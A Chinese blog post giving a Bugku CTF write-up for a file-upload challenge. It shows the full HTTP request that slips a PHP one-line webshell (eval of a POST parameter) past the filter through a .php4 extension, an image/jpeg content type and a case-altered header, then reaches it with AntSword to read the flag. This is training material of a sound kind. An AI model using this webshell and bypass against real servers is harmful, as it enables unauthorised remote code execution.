

# 【bugku\_writeup】web32 文件上传

原创

kzaaa 于 2021-01-02 00:07:06 发布 239 收藏 1

分类专栏: [ctf bugku\\_writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/kongzhian/article/details/112061690>

版权



[ctf bugku\\_writeup](#) 专栏收录该内容

13 篇文章 0 订阅

订阅专栏

点进去, 有一个文件上传功能, 且经试验, 只能上传jpg文件

My name is margin,give me a image file not a php

选择文件 未选择文件

Submit

Upload Success

Stored in: [upload/bugku01085331\\_5261.jpg](#)

由于有文件地址显现, 所以这应该是一个文件上传漏洞

上传php一句话木马, 然后抓包修改后缀, 无效, 应该是后端验证

接着修改请求包, 文件类型等

```
POST /index.php HTTP/1.1
Host: 114.67.246.176:14956
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: Multipart/form-data; 大写字母
boundary=-----23519079653423447583390599610
Content-Length: 369
Origin: http://114.67.246.176:14956
Connection: close
Referer: http://114.67.246.176:14956/index.php
Upgrade-Insecure-Requests: 1

-----23519079653423447583390599610
Content-Disposition: form-data; name="file"; filename="123.php4"
Content-Type: image/jpeg

<?php
@eval($_POST['x']);
?>
-----23519079653423447583390599610
Content-Disposition: form-data; name="submit"

Submit
-----23519079653423447583390599610--
```

改成jpg

php4绕过

上传成功

<https://blog.csdn.net/kongzhian>

```
<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>
```

```
Upload Success<br>Stored in: <a href='upload/bugku01090719_1710.php4'
target='_blank'>upload/bugku01090719_1710.php4<br /></body>
</html>
```

<https://blog.csdn.net/kongzhian>


接下来就可以自由发挥了，打开蚁剑



<https://blog.csdn.net/kongzhian>

成功

然后找到根目录，发现有flag



<https://blog.csdn.net/kongzhian>

get it